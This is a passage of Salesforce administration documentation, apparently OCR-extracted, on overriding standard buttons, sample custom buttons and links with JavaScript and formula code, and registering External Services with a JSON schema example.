Remove Overrides for Standard Buttons and Tab Home Pages

Considerations for Overriding Standard Buttons

Before you override a standard button, review these considerations.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Visualforce overrides also available in: **Contact Manager**, **Group**, and **Professional** Editions

Record types available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To override standard buttons:

- "Customize Application"

Implementation Tips

- If you override a standard button in Salesforce, that button is still available in Connect Offline or Salesforce Mobile Classic, but it retains its original behavior.
- A standard button (New, Edit, View, Delete, and Clone) overridden with a Visualforce page doesn't show up in Salesforce1 unless the Visualforce page is enabled for Salesforce mobile apps. Overriding standard list and tab controls isn't supported in Salesforce1.
- The View standard button refers to all links in Salesforce that display the detail page for a record. Overriding the View standard button reroutes all these links.
- You can have both a Visualforce or s-control override and a Lightning Page override set for the View action at the same time on the same object. In Lightning Experience, the Lightning Page override displays. In Salesforce Classic, the Visualforce or s-control override displays.
- If you have the View action overridden with a Visualforce page in Salesforce Classic, the Setup menu on that object record page in Lightning Experience displays the Edit Page option. Selecting **Edit Page** in Lightning Experience on an object page that's overridden with a Visualforce page in Salesforce Classic lets you create a custom Lightning Experience record page for that object in the Lightning App Builder.
- If a button isn't available for overrides, you can still hide it on the page layout.
- Button overrides affect everywhere that action or behavior is available. For example, overriding the New button on an account also overrides the account option in the Create New drop-down list in the sidebar.
- Person Account records use any standard button overrides you make for accounts. Person Account records also use any overrides for the View Self-Service and Enable Self-Service buttons you make for contacts.
- If your organization uses the Console tab, overrides for the Edit and View buttons for an object don't affect the Edit and View buttons in the mini page layouts. Pages that display due to overrides display in the console without the header or sidebar.
- To replace a standard button with a custom button, first define the custom button, then customize the page layout to hide the standard button and display the custom one in its place
- Because events and tasks don't have their own tabs, you can only override their standard buttons and links.
- When you override the Edit button with a Visualforce page, you're also overriding default logic that checks whether the record has been locked for approval. However, you can perform the same check by implementing the `Approval.lock` Apex method.

Limitations

- You can override buttons on the detail page but not the edit page of a record.
- You can only override these standard buttons: New, View, Edit, and Delete.
- You can't add button overrides to an AppExchange package.
- You can't change buttons on lookup dialogs, reports, or tabs. However, you can change the buttons on list view and search result layouts under search layouts.
- You can't relabel or relocate standard buttons on a record detail page.

SEE ALSO:

Override Standard Buttons and Tab Home Pages

Remove Overrides for Standard Buttons and Tab Home Pages

1. From the management settings for the object whose button you want to edit, go to Buttons, Links, and Actions.
2. Click **Edit** next to the overridden button or tab link.
3. Select **No Override (default behavior)**.
4. Click **OK**.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Visualforce overrides also available in: **Contact Manager**, **Group**, and **Professional** Editions

Record types available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To override standard buttons and tab home pages:
- "Customize Application"

To reset button and tab home page overrides:
- "Customize Application"

Custom Button and Link Samples

Use samples of custom Salesforce buttons and links to determine whether they can work for you.

Custom Link Example: Link to Documents

Use custom links to reference documents from a Salesforce record detail page.

Custom Link Example: Link to Files in Chatter

Use custom links to reference files from Chatter.

Custom Link Example: Link to Reports

Use custom links to run reports with filtered results from a Salesforce record detail page. For example, let's say you frequently run a mailing list report for the contacts related to an account. You can create a custom link for accounts that links directly to a report that is automatically filtered to the account you are viewing. In this case, your custom link must pass the account's unique record ID to the report.

Displaying Alerts

This example creates a button that opens a popup dialog with a welcome message containing the user's first name.

Getting Record IDs

This example creates a button that opens a popup window listing record IDs for user selected records. This is useful when testing to ensure you have the correct record IDs before processing them further.

Create a Custom Button for Performing Mass Deletes

This example creates a button that can be added to activity-related lists and list views and allows users to delete selected records at the same time.

Passing Record IDs to an External System

You can use Salesforce record IDs as unique identifiers for integrating with an external system. This example creates a button that calls a Visualforce page to determine the record IDs of selected records and passes them in a URL query parameter to an external Web page called "`www.yourwebsitehere.com`."

Reopening Cases

This example creates a button that can be added to cases related lists so users can reopen several cases on an opportunity at once.

International Maps

This example creates a link that displays a country-specific Google map.

SEE ALSO:

Define Custom Buttons and Links

USER PERMISSIONS

To create or change custom buttons or links:

- "Customize Application"

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Custom buttons and links are available in: **All** Editions

Visualforce pages and s-controls are available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Custom Link Example: Link to Documents

Use custom links to reference documents from a Salesforce record detail page.

1. Create a folder on the Documents tab to which all users have access.
2. Upload the document to that folder.
3. From the Documents tab, choose the folder and click **Go**.
4. Click **View** next to the document.
5. Copy the document's URL from the browser. For example,

   `https://na1.salesforce.com/servlet/servlet.FileDownload?file=015300000000xvU`.
6. Use everything after the domain portion of the URL to create your custom link. Using the example in the previous step, your link would point to `/servlet/servlet.FileDownload?file=015300000000xvU`.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Custom buttons and links are available in: **All** Editions

Visualforce pages and s-controls are available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create or change custom buttons or links:

- "Customize Application"

SEE ALSO:

- Constructing Effective Custom URL Buttons and Links
- Custom Link Example: Link to Files in Chatter
- Custom Link Example: Link to Reports

Custom Link Example: Link to Files in Chatter

Use custom links to reference files from Chatter.

1. Upload a file to the Files tab.
2. When the upload is finished, from the Upload dialog box, click **Share settings**.
3. Click **Anyone with link**.
4. Copy the document's URL from the Share via Link dialog box. For example,

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Custom buttons and links are available in: **All** Editions

Visualforce pages and s-controls are available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create or change custom buttons or links:
- "Customize Application"

```
https://na1.salesforce.com/sfc/p/D0000000JsES/a/D000000001dd/aiq8UPJ5q5i6Fs4Sz.IQLKUERsWYdbAm320cjqWnkfk=.
```

5. Use everything after the domain portion of the URL to create your custom link. Using the example in the previous step, your link would point to `/sfc/p/D0000000JsES/a/D000000001dd/aiq8UPJ5q5i6Fs4Sz.IQLKUERsWYdbAm320cjqWnkfk=`.

SEE ALSO:

Constructing Effective Custom URL Buttons and Links

Custom Link Example: Link to Documents

Custom Link Example: Link to Reports

Custom Link Example: Link to Reports

Use custom links to run reports with filtered results from a Salesforce record detail page. For example, let's say you frequently run a mailing list report for the contacts related to an account. You can create a custom link for accounts that links directly to a report that is automatically filtered to the account you are viewing. In this case, your custom link must pass the account's unique record ID to the report.

1. Copy the ID for the type of record by which you want to filter your report (in this example, an account). To do so, view the record and copy the 15-character ID from the last part of the URL. For example, `https://na1.salesforce.com/001200030012j3J`.
2. From the Reports tab, create the report you want by either customizing a standard report or creating a custom report.
3. Filter the report by the record ID you copied. For example, "Account ID equals 001200030012j3J".
4. Run the report to verify that it contains the data you expect.
5. Click **Customize**.
6. Click **Save** or **Save As** to save the report to a public folder accessible by the appropriate users. **Save** doesn't create a custom report, whereas **Save As** does.
7. Run the report and copy the report's URL from the browser.
8. Begin creating your custom link. Set the `Content Source` field to URL. In the large formula text area, paste the report URL you copied. Remember to omit the domain portion `https://na1.salesforce.com`.
9. Add the custom link to the appropriate page layouts.
10. Verify that the new custom link works correctly.

Tip: When creating a report for use in a custom link, set date ranges and report options generically so that report results include data that can be useful for multiple users. For example, if you set a date range using the "Created Date" of a record, set the Start Date far enough in the past to not exclude any relevant records and leave the End Date blank. If you scope the report to just "My" records, the report might not include all records that a user can see. Try setting the report options to "All visible" records.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Custom buttons and links are available in: **All** Editions

Visualforce pages and s-controls are available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create or change custom buttons or links:
- "Customize Application"

SEE ALSO:

Constructing Effective Custom URL Buttons and Links
Custom Link Example: Link to Documents
Custom Link Example: Link to Files in Chatter

Displaying Alerts

This example creates a button that opens a popup dialog with a welcome message containing the user's first name.

1. Define a button with the following attributes.

- `Display Type` Detail Page Button
- `Behavior` Execute JavaScript
- `Content Source` OnClick JavaScript
- Use the following sample code.

```
alert ("Hello {!$User.FirstName}");
```

2. Add the button to the appropriate page layout.

USER PERMISSIONS

To create or change custom buttons or links:

- "Customize Application"

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Custom buttons and links are available in: **All** Editions

Visualforce pages and s-controls are available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

Custom Button and Link Samples

Getting Record IDs

This example creates a button that opens a popup window listing record IDs for user selected records. This is useful when testing to ensure you have the correct record IDs before processing them further.

1. Define a button with the following attributes.

- `Display Type` List Button

  Note: Select **Display Checkboxes (for Multi-Record Selection)** so users can select multiple records in the list before clicking the button.

- `Behavior` Execute JavaScript
- `Content Source` OnClick JavaScript
- Use the following sample code.

```
idArray = {!GETRECORDIDS($ObjectType.Contact)};
alert("The Ids you have selected are: "+idArray);
```

Note: This example is for contacts. Change the object type for a different type of record.

2. Add the button to the appropriate related list on a page layout or list view layout.

USER PERMISSIONS

To create or change custom buttons or links:
- "Customize Application"

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Custom buttons and links are available in: **All** Editions

Visualforce pages and s-controls are available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

Custom Button and Link Samples

Create a Custom Button for Performing Mass Deletes

This example creates a button that can be added to activity-related lists and list views and allows users to delete selected records at the same time.

1. Define a button for events with the following attributes.
   - `Display Type` List Button

     Note: Select **Display Checkboxes (for Multi-Record Selection)** so users can select multiple records in the list before clicking the button.

   - `Behavior` Execute JavaScript
   - `Content Source` OnClick JavaScript
   - Use the following sample code.

USER PERMISSIONS

To create or change custom buttons or links:
- "Customize Application"

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Custom buttons and links are available in: **All** Editions

Visualforce pages and s-controls are available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

```
{!REQUIRESCRIPT("/soap/ajax/9.0/connection.js")}

var records = {!GETRECORDIDS( $ObjectType.Event )};
var taskRecords = {!GETRECORDIDS( $ObjectType.Task)};
records = records.concat(taskRecords);


if (records[0] == null) {
alert("Please select at least one record.") }
else {

var errors = [];
var result = sforce.connection.deleteIds(records);
if (result && result.length){
var numFailed = 0;
var numSucceeded = 0;
for (var i = 0; i < result.length; i++){
var res = result[i];
if (res && res.success == 'true'){
numSucceeded++;
} else {
var es = res.getArray("errors");
if (es.length > 0) {
errors.push(es[0].message);
}
numFailed++;
}
}
```

```
if (numFailed > 0){
alert("Failed: " + numFailed + "\nSucceeded: " + numSucceeded + " \n Due to: " +
errors.join("\n"));
} else {
alert("Number of records deleted: " + numSucceeded);
}
}
window.location.reload();
}
```

2. Add the button to your activity list views.
3. Add the button to any page layout that contains an activity-related list. The button deletes any selected task or event in the list.

You can install custom buttons from the Mass Delete app at http://sites.force.com/appexchange.

SEE ALSO:

Custom Button and Link Samples

Passing Record IDs to an External System

You can use Salesforce record IDs as unique identifiers for integrating with an external system. This example creates a button that calls a Visualforce page to determine the record IDs of selected records and passes them in a URL query parameter to an external Web page called "`www.yourwebsitehere.com`."

1. Create a Visualforce page that uses the GETRECORDIDS function to retrieve a list of selected records:

USER PERMISSIONS

To create or change custom buttons or links:
- "Customize Application"

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Custom buttons and links are available in: **All** Editions

Visualforce pages and s-controls are available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

```
<script type="text/javascript">

idArray = {!GETRECORDIDS($ObjectType.Account)};

window.location.href="http://www.yourwebsitehere.com?array="+idArray;

</script>
```

Note: Replace `www.yourwebsitehere.com` with your own URL.

2. Define a button for accounts with the following attributes.
   - `Display Type` List Button

     Note: Select **Display Checkboxes (for Multi-Record Selection)** so users can select multiple records in the list before clicking the button.

   - `Behavior` Display in existing window with sidebar
   - `Content Source` Visualforce Page
   - Select the Visualforce page you created in the first step.
3. Add the button to the appropriate page layout or list view layout.

SEE ALSO:

Custom Button and Link Samples

Reopening Cases

This example creates a button that can be added to cases related lists so users can reopen several cases on an opportunity at once.

1. Define a button for cases with the following attributes.
   - `Display Type` List Button

     Note: Select **Display Checkboxes (for Multi-Record Selection)** so users can select multiple records in the list before clicking the button.

   - `Behavior` Execute JavaScript
   - `Content Source` OnClick JavaScript
   - Use the following sample code.

USER PERMISSIONS

To create or change custom buttons or links:
- "Customize Application"

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Custom buttons and links are available in: **All** Editions

Visualforce pages and s-controls are available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

```
{!REQUIRESCRIPT ("/soap/ajax/13.0/connection.js")} var records =
                  {!GETRECORDIDS($ObjectType.Sample)}; var newRecords = []; if
(records[0] == null) { alert("Please select at least one row") } else {
                  for (var n=0; n<records.length; n++) { var c = new
sforce.SObject("Case"); c.id = records[n]; c.Status = "New";
               newRecords.push(c); } result = sforce.connection.update(newRecords);
 window.location.reload(); }
```

Note: This example references the AJAX Toolkit, which is available if API access is enabled. See https://developer.salesforce.com/page/Integration.

2. Add the button to your opportunity page layouts by editing the Cases related list.

Tip: Use this button on any page layout that contains the cases related list, such as account or contact page layouts.

Note: Notice the check for `records[0] == null`, which displays a message to users when they don't select at least one record in the list.

SEE ALSO:

Custom Button and Link Samples

International Maps

This example creates a link that displays a country-specific Google map.

1. Define a link for accounts with the following attributes.
   - `Display Type` Detail Page Link
   - `Behavior` Display in new window
   - `Content Source` URL
   - Use the following sample code.

USER PERMISSIONS

To create or change custom buttons or links:
- "Customize Application"

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Custom buttons and links are available in: **All** Editions

Visualforce pages and s-controls are available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

```
{!
IF(Sample.BillingCountry = "US",
"http://maps.google.com/maps?q="&Sample.BillingStreet&
"+"&Sample.BillingCity&"+"&Sample.BillingState&"+"&Sample.BillingCountry,
(IF(Sample.BillingCountry = "UK",
"http://maps.google.co.uk/maps?q="&Sample.BillingStreet
&"+"&Sample.BillingCity&"+"&Sample.BillingCountry,
"http://maps.google.com")))
}
```

2. Add the link to your account page layout.

SEE ALSO:

Custom Button and Link Samples

Custom Button and Link Considerations

Keep these considerations in mind when working with custom buttons and links.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Custom buttons and links are available in: **All** Editions

Visualforce pages and s-controls are available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create or change custom buttons or links:

- "Customize Application"

Implementation Tips

- Custom buttons display at the top and bottom of the detail page to the right of all standard buttons.
- Custom buttons aren't distinguished from standard buttons in any graphical way. However, you can recognize them by their location on the right of all standard buttons.
- If the button bar gets too wide on the detail page layout, the browser displays a horizontal scroll bar. If the button bar gets too wide on the list view, search result, tagging result, or related list layouts, the buttons wrap.
- Custom buttons are available for activities under the individual setup links for tasks and events. To add a custom button to an activity list view or search layout, first create a custom list button in tasks or events. Next, add it to your activity list view or search result layouts. You can override a button that applies to both tasks and events.
- Person Account records use the custom buttons and links you have made for accounts.
- If your organization uses the Console tab, list buttons are available in `Mass Action`. List buttons don't display in the mini page layouts. Pages that display due to custom buttons and links display in the console without the header or sidebar.
- If you get an error message when overriding a button that appears in a list, try calling the s-control using the URLFOR function.
- When creating custom buttons, be aware of any validation rules your organization has for records on that object. For example, a custom list button that changes case status may conflict with a case validation rule. In this scenario, Salesforce displays the error message for the validation rule when users click the custom button.
- To replace a standard button with a custom button, first define the custom button, then customize the page layout to hide the standard button and display the custom one in its place
- Visualforce pages used as custom links on the home page can't specify a controller.
- Visualforce pages used as custom buttons or links on detail pages must specify a standard controller of the same object.
- Visualforce pages used as custom list buttons must use a standard list controller of the same object.
- A Web tab or custom link could display a blank page if the embedded site:
  - Has been set to deny the loading of its content in a frame.
  - Has been set to allow the loading of its content in a frame only if the same site is delivering the content.
  - Contains a mix of secure and unsecure content, and the user's browser has been configured to block mixed active content.

  To resolve this issue, try these workarounds.
  - Set your custom link to either open in a new window or display in the existing window without the sidebar or header.
  - Move the URL from a Web tab into a custom link instead, and set the URL to either open in a new window or display in the existing window without the sidebar or header.

  - If the site you're embedding has an HTTP prefix and mixed active content, try changing the prefix to HTTPS. If the embedded site has a valid security certificate and it hasn't blocked itself from being displayed in frames, using HTTPS as the prefix allows the site to display.

Best Practices

- Use formula functions in custom buttons with caution. Because functions run on the server before your HTML or JavaScript is passed to the browser, they can only evaluate information that exists at that time. Avoid using functions like IF to evaluate conditions that only exist when the code reaches the browser, such as the value of a JavaScript variable that is returned from your code.
- To prevent a user from performing a particular action, such as creating or editing, change the user's permissions rather than hiding the standard button. Hiding a standard button removes it from a page layout, but the link is still available and users can navigate to the new or edit page manually.
- Use global variables to access special merge fields for components like custom buttons, links, and s-controls. For example, the `$Request` global variable allows you to access query parameters inside a snippet, s-control, or custom button.
- Don't select `Display Checkboxes (for Multi-Record Selection)` for list buttons that link to a URL that doesn't support post operations. Checkboxes display next to records in a list if you have selected `Display Checkboxes (for Multi-Record Selection)` for at least one list button in that list. However, selected records in this list are unaffected when clicking a custom list button that doesn't have this option selected.

Limitations

- A custom link's label can't exceed 1,024 characters.
- A link URL can be up to 2,048 bytes. When data is substituted for the tokens in the URL, the link can exceed 3,000 bytes. Some browsers enforce limits on the maximum URL length.
- Custom buttons that call JavaScript aren't supported in Lightning Experience.
- Custom buttons with a content source of OnClick JavaScript aren't supported in the Salesforce1 mobile app.
- Using URL custom buttons to pass parameters to standard pages in Salesforce Classic—such as pre-populating fields when creating a record—doesn't work in Salesforce1 or Lightning Experience.
- On record detail pages for external objects that are associated with high-data-volume external data sources, custom buttons and links that call JavaScript aren't supported.
- Custom buttons aren't available for Web-to-Lead, Web-to-Case, the Case Teams related list, or the user object.

SEE ALSO:

Define Custom Buttons and Links

Custom Button and Link Samples

Viewing References to Salesforce Components

You can view a list of all the areas in Salesforce that reference a component. For example, view the custom links, custom buttons, or page layouts that reference another component, such as a Visualforce page or static resource. To do this, click **Where is this used?** from the detail page of the component. Salesforce lists the type of component that references the component and the label for that component. Click any item in the list to view it directly.

SEE ALSO:

Define Custom Buttons and Links

EDITIONS

Available in: Salesforce Classic

Custom buttons and links are available in: **All** Editions

Visualforce pages and custom components available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create or change custom buttons or links:

- "Customize Application"

To create, edit, and delete Visualforce pages and custom components:

- "Customize Application"

To clone, edit, or delete static resources:

- "Customize Application"

External Services (Beta)


Use External Services to connect to a service of your choice, invoke methods based on the external source via a flow, and import data from the service into Salesforce—all with the help of an easy-to-use wizard.

Note: This release contains a beta version of External Services, which means it's a high-quality feature with known limitations. External Services isn't generally available unless or until Salesforce announces its general availability in documentation or in press releases or public statements. We can't guarantee general availability within any particular time frame or at all. Make your purchase decisions only on the basis of generally available products and features. You can provide feedback and suggestions for External Services in the IdeaExchange App Cloud (Platform) Integration group in the Success Community.

EDITIONS

Available in: Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions



Let's say you want to connect to a credit service that determines if credit is extended to a Salesforce account. You also want to know the payment terms. With the External Services wizard, you:

Supply a named credential, a URL, and authentication settings. Salesforce uses these items to make callouts to the external service.

Enter a schema URL path (or endpoint) or provide a complete schema.

Using Salesforce's point-and-click automation tool, create a flow based on the Apex classes generated from your external service registration.

When the flow runs, the output contains the credit decision and, if applicable, payment terms.

Another use case involves saving time when you add new users to an org. For instance, you want new users to automatically become collaborators for all external org-related applications. Create a flow using inputs such as user ID, which you can define in your schema. Then you add triggers in your flow. When a user is created, the triggers fire and add the new user as a collaborator to your other applications.

The wizard walks you through it so that you don't directly touch the API; you can skip writing an Apex connection class, and no coding is involved!

External Services Schema

Before you register and use an external service, you provide a schema. A registered external service uses a schema to describe the service and methods to be consumed by Flow. The schema generates the Apex actions with invocable variables that correspond to flow inputs and return values.

Register an External Service

Registering an external service takes only a few steps and no code.

Create a Flow for Your External Service

Use a flow to perform repeatable Salesforce actions with data from your non-Salesforce service. You can create a flow to trigger the actions generated from a registered external service schema without writing code.

External Services Schema

Before you register and use an external service, you provide a schema. A registered external service uses a schema to describe the service and methods to be consumed by Flow. The schema generates the Apex actions with invocable variables that correspond to flow inputs and return values.

External Services supports the Interagent hyper-schema using JSON. For example, let's say that a partial JSON schema for a credit application contains the following information. We know that the credit decision is based on several factors, including a specified `accountId`.

The first portion of the schema contains the definitions for each input and output type. The schema also contains a POST method called Evaluate for the credit decision (shown in bold). As input, the method takes `orderId`, `orderAmount`, `accountId`, and `creditRating`.

EDITIONS

Available in: Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

```
{
   "$schema":"http://interagent.github.io/interagent-hyper-schema",
   "title":"CreditService",
   "description":"A service for checking credit for an account.",
   "properties":{
      "creditDecision":{
         "$ref":"#/definitions/creditDecision"
     }
   },
   "definitions":{
      "creditDecision":{
         "title":"Credit Decision",
         "description":"Specifies payment terms offered, based on credit rating.",
         "type":[
            "object"
         ],
         "properties":{
            "orderId":{
               "$ref":"#/definitions/creditDecision/definitions/orderId"
            },
            "orderAmount":{
               "$ref":"#/definitions/creditDecision/definitions/orderAmount"
            },
            "accountId":{
               "$ref":"#/definitions/creditDecision/definitions/accountId"
            },
            "creditRating":{
               "$ref":"#/definitions/creditDecision/definitions/creditRating"
            },
            "paymentTerm":{
               "$ref":"#/definitions/creditDecision/definitions/paymentTerm"
            },
            "decidedOnDate":{
               "$ref":"#/definitions/creditDecision/definitions/decidedOnDate"
            }
         },
            ....
          "orderId":{
             "description": "The unique identifier of the order.",
             "example": "801000000000A01",
             "type": [
```

```
          "string"
          ]
        },
        "orderAmount":{
           "description":"Total value of the order.",
           "example":99999.99,
           "type":[
           "number"
           ]
        },
        "accountId":{
           "description":"The unique identifier of the account.",
           "example":"001000000000B01",
           "type":[
              "string"
           ]
        },
     "creditRating":{
           "description": "The customer's current credit rating.",
           "example: "good",
           "type": [
           "string"
          ]
        },
        "paymentTerm":{
          "description":"The payment terms offered (in days) when decision was made.",

           "example":"30 Days",
           "type":[
           "string"
           ]
        },
        "decidedOnDate":{
           "description":"The date and time the decision was made.",
           "example":"2015-04-01T12:00:00Z",
           "format":"date-time",
           "type":[
           "string"
           ]
        }
     },
        ....
    "title": "Evaluate",
     "description": "Evaluates credit rating and decides what payment terms to offer.",

      "href": "/decision",
      "method": "POST",
      "schema": {
        "type": [
          "object"
        ],
        "properties": {
          "orderId": {
            "$ref": "#/definitions/creditDecision/definitions/orderId"
```

```
      },
      "orderAmount": {
        "$ref": "#/definitions/creditDecision/definitions/orderAmount"
      },
      "accountId": {
        "$ref": "#/definitions/creditDecision/definitions/accountId"
      },
      "creditRating": {
        "$ref": "#/definitions/creditDecision/definitions/creditRating"
      }
    },
    "required": [
      "orderId",
      "orderAmount",
      "accountId",
      "creditRating"
    ]
  },
    ....
```

The POST method (and other schema methods) translate to inputs and outputs for the actions that you create in a flow.

To find services that you already registered, go to the Integrations page in Setup.

You can also view the actions available for a service that you defined with your schema. Click the arrow in the service's Actions column and select **View Actions**.

The following information is displayed:

- Action Name: The action Salesforce takes when the flow runs.
- Action Description: A description of what the action does.
- Input parameters: The field name, description, and type on which the method performs the action. These parameters are the input for your flow.
- Output parameters. The field name, description, and type that the action returns. These parameters are the output for your flow.

You can use the following types as inputs and outputs in your service.

Table 79: Allowable Inputs and Outputs

array of primitives (integer, double, String, boolean, datetime, date)	double
array of objects	integer
boolean	object
datetime	String

SEE ALSO:

Register an External Service

External Services (Beta)


Register an External Service

Registering an external service takes only a few steps and no code.

Important: If your external service was installed from a managed package, the private actions are only available in the managed flows from the same package and do not appear in the Flow Designer.

- Set up a named credential. A named credential specifies the URL of a callout endpoint (the service you want to access) and its authentication parameters. For example, `https://my_endpoint.example.com`.
- Ensure that you have the Interagent hyper-schema JSON endpoint information for the service that you're registering.

1. From Setup, enter *Integrations (BETA)* in the Quick Find box, then select **Integrations**.
2. Click **Register New External Service**.
3. To register a service, click **Next** at the bottom of the screen.
4. Enter a service name and an optional description.
5. Enter a schema URL path (or endpoint) or provide a complete schema.
   If you enter a schema URL path, it must begin with "/" and be a relative path. For example: `/accountSchema.json`. If you provide a schema, it must be complete and JSON-compliant.
6. Click **Save**.
7. Choose an existing named credential, and click **Save**. Your Apex actions display on the Apex Actions page.



EDITIONS

Available in: Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To manage connections:
- "Customize Application"

8. To create a flow, click **Next**.

SEE ALSO:

External Services (Beta)

Define a Named Credential

